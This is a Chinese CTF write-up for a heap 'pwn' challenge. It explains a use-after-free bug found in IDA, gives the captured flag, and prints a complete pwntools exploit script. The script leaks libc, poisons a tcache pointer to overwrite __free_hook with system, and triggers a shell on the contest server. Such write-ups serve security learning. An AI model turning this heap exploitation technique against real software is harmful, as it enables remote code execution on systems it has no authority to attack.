
### QLNU-SEC-2403+于光泽+191897071@qq.com


### PWN+ program


### 解题思路

1. ida分析。代码先检查 if ( !\*((\_QWORD \*)&unk\_4040C0 + v1) ) 判断内容是否为空，但无论检查结果如何，后续都会执行 free(\*((void \*\*)&unk\_4040C0 + v1)) ，漏洞点：若内容为空（指针为 NULL），free() 会安全返回；但若内容非空，释放后未将指针置为 NULL，导致悬空指针，存在UAF漏洞



2.构建脚本，利用 double free 漏洞泄露 libc 地址，然后计算 system 和\_\_free\_hook 地址，通过堆溢出覆盖指针将\_\_free\_hook 指向 system 函数，然后在堆中放置 "/bin/sh" 字符串，触发 free 操作执行 system





Flag: ISCC{8ab59a95-dbf7-4573-ae22-b760a2ddcd31}

## Exp:

from pwn import \*

def setup\_env():

context.terminal = ['alacritty', '-e', 'sh', '-c']

context.update(arch='x86\_64', os='linux', log\_level='info')

setup\_env()

remote\_conn = remote('101.200.155.151', 12300)

libc\_file = ELF('./attachment-23.so')

binary = ELF('./attachment-23')

def select\_option(choice\_num):

remote\_conn.sendlineafter('choice:\n', str(choice\_num))

def create\_chunk(slot, chunk\_size):

select\_option(1)

remote\_conn.sendlineafter('index:\n', str(slot))

remote\_conn.sendlineafter('size:\n', str(chunk\_size))

def remove\_chunk(slot):

select\_option(2)

remote\_conn.sendlineafter('index:\n', str(slot))

def modify\_chunk(slot, data\_len, payload):

select\_option(3)

remote\_conn.sendlineafter('index:\n', str(slot))

remote\_conn.sendlineafter('length:\n', str(data\_len))

remote\_conn.sendafter('content:\n', payload)

def display\_chunk(slot):

select\_option(4)

remote\_conn.sendlineafter('index:\n', str(slot))

create\_chunk(9, 0x420)

create\_chunk(8, 0x30)

create\_chunk(7, 0x20)

create\_chunk(6, 0x30)

remove\_chunk(9)

display\_chunk(9)

leaked\_addr = u64(remote\_conn.recv(6).ljust(8, b'\x00'))

libc\_base\_addr = leaked\_addr - 0x1ecbe0

sys\_addr = libc\_base\_addr + libc\_file.sym['system']

hook\_addr = libc\_base\_addr + libc\_file.sym['\_\_free\_hook']

remove\_chunk(8)

remove\_chunk(6)

overflow\_payload = flat({

0x28: [0x41, hook\_addr]

}, filler=b'X')

modify\_chunk(7, 0x50, overflow\_payload)

create\_chunk(5, 0x30)

create\_chunk(4, 0x30)

modify\_chunk(4, 0x8, p64(sys\_addr))

modify\_chunk(5, 0x8, b'/bin/sh\0')

remove\_chunk(5)

remote\_conn.interactive()